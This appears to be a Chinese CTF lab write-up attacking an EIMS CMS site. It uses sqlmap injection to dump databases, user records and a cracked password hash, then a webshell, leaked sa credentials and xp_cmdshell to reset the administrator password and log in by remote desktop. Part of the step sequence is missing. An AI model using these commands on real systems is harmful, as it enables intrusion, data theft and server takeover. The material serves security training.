

一. SQL注入

1.发现网站是由eims搭建的, 该cms存在sql注入漏洞

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2.利用sqlmap判断是否存在sql注入

python sqlmap.py -u <http://192.168.100.100/Notice.asp?ItemID=18>

```
GET parameter 'ItemID' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 219 HTTP(s) requests:
---
Parameter: ItemID (GET)
  Type: error-based
  Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)
  Payload: ItemID=18 AND 6101 IN (SELECT (CHAR(113)+CHAR(112)+CHAR(113)+CHAR(122)+CHAR(113)+(SELECT (C
101) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(106)+CHAR(122)+CHAR(112)+CHAR(113)))

  Type: inline query
  Title: Microsoft SQL Server/Sybase inline queries
  Payload: ItemID=(SELECT CHAR(113)+CHAR(112)+CHAR(113)+CHAR(122)+CHAR(113)+(SELECT (CASE WHEN (9909=9
9) ELSE CHAR(48) END))+CHAR(113)+CHAR(106)+CHAR(122)+CHAR(112)+CHAR(113)))

  Type: stacked queries
  Title: Microsoft SQL Server/Sybase stacked queries (comment)
  Payload: ItemID=18;WAITFOR DELAY '0:0:5' --

  Type: AND/OR time-based blind
  Title: Microsoft SQL Server/Sybase AND time-based blind (heavy query)
  Payload: ItemID=18 AND 9393=(SELECT COUNT(*) FROM sysusers AS sys1,sysusers AS sys2,sysusers AS sys3
4,sysusers AS sys5,sysusers AS sys6,sysusers AS sys7)
---
[16:18:21] [INFO] testing Microsoft SQL Server
[16:18:21] [INFO] confirming Microsoft SQL Server
[16:18:21] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP
back-end DBMS: Microsoft SQL Server 2005
```

3.查看当前mssql都有哪些数据库

python sqlmap.py -u <http://192.168.100.100/Notice.asp?ItemID=18> --dbs

```

[16:20:54] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP
back-end DBMS: Microsoft SQL Server 2005
[16:20:54] [INFO] fetching database names
[16:20:54] [INFO] the SQL query used returns 7 entries
[16:20:54] [INFO] retrieved: master
[16:20:55] [INFO] retrieved: model
[16:20:55] [INFO] retrieved: msdb
[16:20:55] [INFO] retrieved: ReportServer
[16:20:55] [INFO] retrieved: ReportServerTempDB
[16:20:55] [INFO] retrieved: tempdb
[16:20:55] [INFO] retrieved: Test_EIMS
available databases [7]:
[*] master
[*] model
[*] msdb
[*] ReportServer
[*] ReportServerTempDB
[*] tempdb
[*] Test_EIMS

```

4.查看Test_EIMS数据库的表

python sqlmap.py -u <http://192.168.100.100/Notice.asp?ItemID=18> -D Test_EIMS --tables

```

Database: Test_EIMS
[29 tables]
+-----+
| eims_About |
| eims_Ads   |
| eims_Box   |
| eims_Case  |
| eims_CasePro |
| eims_CaseSort |
| eims_Down  |
| eims_DownPro |
| eims_DownSort |
| eims_Flash |
| eims_Flink |
| eims_GBook |
| eims_Job   |
| eims_Menu  |
| eims_News  |
| eims_NewsPro |
| eims_NewsSort |
| eims_Notice |
| eims_Order |
| eims_Product |
| eims_ProductPro |
| eims_ProductSort |
| eims_System |
| eims_User  |
| eims_UserLog |
| eims_UserPro |
| eims_UserSort |
| eims_fJob  |
| eims_flag  |
+-----+

```

5.发现flag表，查看表内容

python sqlmap.py -u <http://192.168.100.100/Notice.asp?ItemID=18> -D Test_EIMS -T eims_flag --dump

```
Database: Test_EIMS
Table: eims_flag
[1 entry]
+-----+
| flag |
+-----+
| flag1{135ccf313f8894ef0e4d1d7c50e2ce91} |
+-----+
```

6.查看账号密码的数据库表

对b2076528346216b3进行md5解密。


解密得密码为admin1234账号为root

```
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: Test_EIMS
Table: eims_User
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ItemID | SortID | Item3 | Item9 | Item2 | Item3 | Item1 | Item6 | Item7 | Item4 |
| Item5 | ItemRec | ItemNote | ItemAddDate | ItemEditDate |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | 1 | 987654321 | <blank> | b2076528346216b3 | man | root | 江苏省无锡市梅园大演532# | 123456789 | 13861826711 | 332003288@qq.com | 1 | <blank> | 12 15 2009 12:00AM | 10 23 2016 12:00AM |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```


7.在后台登录页面，查看网站源代码发现flag

<http://192.168.100.100/admin/Login.asp>

flag2{890b0c4958ef57e9264a9d2703ea7e8c}




3.直接用菜刀连接一句话木马



4.在网站根目录发现flag文件


flag3{23c5b149510105853f5e7ef9a6f06627}



5.在数据库配置文件中找到数据库的账号密码


```
载入 C:\inetpub\wwwroot\Include\Dbpath.asp
<%
Const Ver = "3.5"
Const LogRec = 100
Const OfficialUrl = "http://www.eims.org.cn/"
' ACCESS  掙
DBPath = DBPath&"Data/eimscms.mdb"
' SQL SERVER  ǒu
Dim DBServer, DBUser, DBName, DBPsw
DBServer = (local)
DBUser = "sa"
DBName = "Test_EIMS"
DBPsw = "sapassujm#?!"
' ASQL SERVER/ACCESS
Dim DbType : DbType = 1
%>
```

使用一句话木马连接mssql数据库




6.利用mssql数据库的xp_cmdshell组件执行系统命令

EXEC master..xp_cmdshell 'whoami'



7.当前cmdshell的权限是system权限，所以直接修改administrator的密码为Simplexue123

EXEC master..xp_cmdshell 'net user administrator Simplexue123'




三. 远程登陆

1. 直接远程桌面连接服务器

在桌面发现flag文件

flag5{47baf6d9d60f40c8b1dafa56c62fcd06}



2. 在c盘发现另外一个flag文件

flag4{e35a01e91e1833d266f95881ae83b4ca}

